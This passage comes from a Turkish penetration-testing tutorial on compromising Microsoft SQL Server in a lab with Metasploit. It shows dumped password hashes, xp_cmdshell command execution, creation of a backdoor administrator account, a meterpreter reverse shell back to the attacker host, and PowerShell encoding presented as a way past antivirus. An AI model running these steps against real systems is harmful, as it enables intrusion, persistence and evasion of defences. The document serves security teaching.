[+] 192.168.48.130:1433 - Saving mssql12 = sa:0200067e146499150b51ee5c30f6da1dc65828517f3f4b7e276a3033929f1fdbba3aef01bde0862ee56b9146c7458e9d5bca1af2f116cc36e2328acaf9e002d1df19b20b63751
[+] 192.168.48.130:1433 - Saving mssql12 = ##MS_PolicyEventProcessingLogin##:0200f677433dfc31c52fb8dd347a728da205e951ef45856dabd0c53cb4cf1d8219f01d919cf2ea04c671e2db3623e30293db4ef7fb7fa659d55e30e515e32f3958bc2a0367d1
[+] 192.168.48.130:1433 - Saving mssql12 = ##MS_PolicyTsqlExecutionLogin##:020044e171892df7f0bdf8e5f20f9bc16bad3d67a8a12c832c047c99af6c0e39e225a2171d237aded15b251d5fadefbb7daa3110513e55a99459b0bfcab15accbe683a389996
[+] 192.168.48.130:1433 - Saving mssql12 = backupadmin:020066a22ffb89ed9f3b3e838e4f50b14b372fd120c88d2296f6daa665097bc0102b3220e67b200f54af100427f17453c5beac24ea784ec5ed0eee80833a65f61751b3b960fa
[+] 192.168.48.130:1433 - Saving mssql12 = secadmin:020033bff2c6de98195e579e79aad85fed039de8a88724ff506422daaad35d404a3be77af8e01ab9b5cd562eca059bbc113ab231abb5bafe2b3e3b90bd5bde15e82d87926615
[+] 192.168.48.130:1433 - Saving mssql12 = appadmin:020097c5ae3676545f7a874c3948993da21d396c19f0e93e3db2aa9d987e179ddd9cb2df51a6cde19773761ac78910bd71825126c58f87c01392092a5a47a37b8af6ed4c3f84
[+] 192.168.48.130:1433 - Saving mssql12 = dbadmin:0200b21e83977ae14ab5ebf8c4ac8c2dab2d79cec045f6ae97880cfa9064433cab91244c20cc0456efbd8efc7692aace2e1195af10f764b49f3a138ad1c9751f5034a68f0cec
```

Böylece tüm hesapların kullanıcı adı ve parolasını ele geçirmiş bulunmaktayız. Bu parola özetlerini kırabilmek için JTR, hashcat gibi tool'lar kullanılabilir.

(Page 17)

13)

Trustworthy Özelliği
Trustworthy özelliği MS SQL Server yazılımında ilgili veritabanının dış kaynaklara erişimini sağlayan bir kontrol mekanizmasıdır. Trustworthy özelliği SQL Server'da varsayılan olarak kapalı halde gelir, ancak kullanıcı bu özelliği dilediği veritabanı dizini için kullanabilir. Bu özelliğin şöyle bir sakıncalı yanı vardır: Eğer trustworthy özelliği açık veritabanı web uygulaması tarafından kullanılıyorsa bu durumda yukarıda anlatılan işlemler sonrası elde edilen SQL Server hesabının yetkisi yükseltilebilmektedir. Bu hak yükseltme açığının nedeni trustworthy özelliğinin açık olmasındandır. Metasploit SQL Server'da privilege escalation için mssql_escalate_dbowner auxiliary'sini kendi bünyesinde barındırmaktadır.

(Page 18)

14)

Post Exploitation
Elde edilen SQL Server hesap bilgileri ile hedef yazılımın üzerinde çalıştığı işletim sistemi de ele geçirilebilir. Bu işlem için ele geçirilen hesap üzerinden xp_cmdshell ile yeni bir kullanıcı işletim sisteminde oluşturulacaktır ve onun üzerinden uzak masaüstü bağlantısı kurulacaktır. Böylece sistem ele geçirilmiş olacaktır. Bu ele geçirme işlemi bir de hedef işletim sistemine zararlı bir yazılım bulaştırılarak gerçekleştirilecektir. Bunların yanısıra hedef işletim sistemi üzerinde ele geçirilen hesabın yetkisiz bir kullanıcı hesabı olması durumunda bir Metasploit modülü ile nasıl privilege escalation'a tabi tutulabileceği gösterilecektir.

(Page 21)

15)

XP_CMDSHELL Kullanarak Hedef Sistemi Ele Geçirme
Veritabanı yöneticileri sistem üzerinde komut çalıştırıp işlem yapma gereği duyabilirler. Bu durumda xp_cmdshell yordamı veritabanı yöneticilerinin yardımına koşmaktadır. xp_cmdshell kullanarak Microsoft SQL Server'ın çalışma hakları çerçevesinde ve ayrıca komutu çalıştıracak veritabanı hesabının yetkileri çerçevesinde sistem üzerinde komut çalıştırılabilir.

Hatırlarsanız nmap'in bir script'i ile yapılan taramada hedef SQL Server'ın xp_cmdshell özelliğinin kapalı olduğunu tespit etmiştik. Fakat neyseki mssql_exec adlı Metasploit modülü bu kapalı özelliği açtığı gibi hedef sisteme çalışmak üzere shell komutu gönderme imkanı sunmaktadır.

```
msf > use auxiliary/admin/mssql/mssql_exec
```

Modül seçildikten sonra USERNAME, PASSWORD, RHOST – yani sistemin IP'si - , RPORT parametreleri set edilmelidir. CMD parametresine ise hedef sistem üzerinde çalıştırılması istenen komut girilmelidir. Ardından run komutu ile modül çalıştırılmalıdır. Aşağıda CMD parametresine ipconfig komutunun girilmesi üzerine hedef sistemden dönen çıktı ekrana yansımaktadır:

```
[*] The server may have xp_cmdshell disabled, trying to enable it...
[*] SQL Query: EXEC master..xp_cmdshell 'ipconfig'



 output
 ------

 Windows IP Configuration


 Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::e8c8:35c3:3117:8609%11
    IPv4 Address. . . . . . . . . . . : 192.168.48.130
    Subnet Mask . . . . . . . . . . . : 255.255.255.0
    Default Gateway . . . . . . . . . :

 Tunnel adapter isatap.localdomain:

    Media State . . . . . . . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : localdomain

 Tunnel adapter Local Area Connection* 9:

    Media State . . . . . . . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :


[*] Auxiliary module execution completed
```


CMD parametresine sırasıyla aşağıdakiler atanıp run ile çalıştırılarak hedef işletim sisteminde backdoor amaçlı bir kullanıcı oluşturulmuş olunur ve o kullanıcı Administrator grubuna eklenerek ful yetkiye sahip olmuş olur.

```
msf auxiliary(mssql_exec) > set CMD net user BGATest test123 /add
msf auxiliary(mssql_exec) > run

msf auxiliary(mssql_exec) > set CMD net localgroup Administrators BGATest /add
msf auxiliary(mssql_exec) > run
```


Output:

```
msf auxiliary(mssql_exec) > set CMD net user BGATest Test123 /add
CMD => net user BGATest Test123 /add
msf auxiliary(mssql_exec) > exploit

[*] SQL Query: EXEC master..xp_cmdshell 'net user BGATest Test123 /add'



 output
 ------
 The command completed successfully.



[*] Auxiliary module execution completed
msf auxiliary(mssql_exec) > set CMD net localgroup Administrators BGATest /add
CMD => net localgroup Administrators BGATest /add
msf auxiliary(mssql_exec) > exploit

[*] SQL Query: EXEC master..xp_cmdshell 'net localgroup Administrators BGATest /add'



 output
 ------
 The command completed successfully.



[*] Auxiliary module execution completed
msf auxiliary(mssql_exec) >
```

Böylece CMD parametresine eklenecek her bir cmd komutu ile hedef sistemde istenilen her şey yapılabilir. Yukarıda çalıştırılan komutların gerçekten de hedef sistemde bir kullanıcı oluşturduğu aşağıdaki resimden de görülebilir:



Oluşturulan BGATest kullanıcısının hesap bilgileriyle uzak masaüstü bağlantısı aşağıdaki resimden de görebileceğiniz üzere kurulabilmektedir:



(page 22-25)

16)

Zararlı Yazılım Kullanarak Hedef Sistemi Ele Geçirme
Microsoft SQL Server yazılımına ait hesap bilgisinden xp_cmdshell yordamıyla hedef işletim sisteminin ele geçirilebileceğinden bahsetmiştik. Hedef işletim sistemi aynı zamanda zararlı yazılımlarla da ele geçirilebilir. Metasploit exploit'lerinden biri olan mssql_payload bu işlem için kullanılabilir.

```
msf > use exploit/windows/mssql/mssql_payload
msf exploit(mssql_payload) > set PAYLOAD windows/meterpreter/reverse_tcp
```

Seçilen exploit ve payload'un parametreleri şu şekildedir:

```
msf exploit(mssql_payload) > help
```

Output:

```
Module options (exploit/windows/mssql/mssql_payload):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   METHOD               ps               yes       Which payload delivery method to use (ps, cmd, or old)
   PASSWORD             BGA-123          no        The password for the specified username
   Proxies                               no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                192.168.48.130   yes       The target address
   RPORT                1433             yes       The target port
   USERNAME             sa               no        The username to authenticate as
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentification (requires DOMAIN option set)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh, thread, process, none)
   LHOST     192.168.48.128   yes       The listen address
   LPORT     1234             yes       The listen port
```

Burada dikkat edilmesi gereken nokta METHOD parametresidir. Bu parametre üç farklı değer alabilmektedir: ps, cmd ve old. Eğer payload'un hedef sisteme Power Shell kullanılarak gönderilmesini ve çalıştırılmasını istiyorsak ps, payload'un standart komut satırından gönderilmesini istiyorsak cmd değerini METHOD parametresine atamalıyız.

msf exploit(mssql_payload) > set RHOST <SQL Server'ın Yüklü Olduğu Sunucu IP'si>
msf exploit(mssql_payload) > set RPORT 1443
msf exploit(mssql_payload) > set USERNAME sa
msf exploit(mssql_payload) > set PASSWORD BGA-123
msf exploit(mssql_payload) > set METHOD ps

Test ortamında ps methodu kullanılmıştır. Exploit çalıştırıldığında önce hedef sisteme ele geçirilen SQL Server hesap bilgileri ile giriş yapılacaktır. Ardından exploit modülü sistemde xp_cmdshell aktif mi değil mi kontrolü yapıp eğer aktif değilse aktifleştirme işlemini yapacaktır. Daha sonra sırtına yüklendiği meterpreter payload'unu sisteme çalışmak üzere bırakacaktır (yükleyecektir).

msf exploit(mssql_payload) > exploit

Output:

```
msf exploit(mssql_payload) > exploit

[*] Started reverse handler on 192.168.48.128:1234
[*] Warning: This module will leave JRaaAkkO.exe in the SQL Server %TEMP% directory
[*] Uploading the payload JRaaAkkO, please be patient...
[*] Converting the payload utilizing PowerShell EncodedCommand...
[*] Executing the payload...
[*] Sending stage (770048 bytes) to 192.168.48.130
[*] Be sure to cleanup JRaaAkkO.exe...
[*] Meterpreter session 1 opened (192.168.48.128:1234 -> 192.168.48.130:49259) at 2015-02-27 05:25:59 -0500

meterpreter > 
```

Payload'u (zararlı yazılımı) bulaştırılırken kullanılacak method olarak “ps” metodunun seçilmesinin nedeni exploit'in bu method sayesinde payload'u encode ederek çalıştırabilmesidir. Yani ps

sayesinde yapılan encoding işlemi ile antivirüs ve benzeri koruma yazılımları atlatılabilmektedir. Yukarıdaki ekran görüntüsünde “Converting the payload utilizing PowerShell Encoded Command...” satırından da görülebileceği gibi exploit Power Shell komutunu çalıştırırken “Encoded Command” parametresini kullanarak zararlı kodu encode etmektedir. Böylece antivirus programlarına yakalanma ihtimali düşecektir.

(Page 26-27)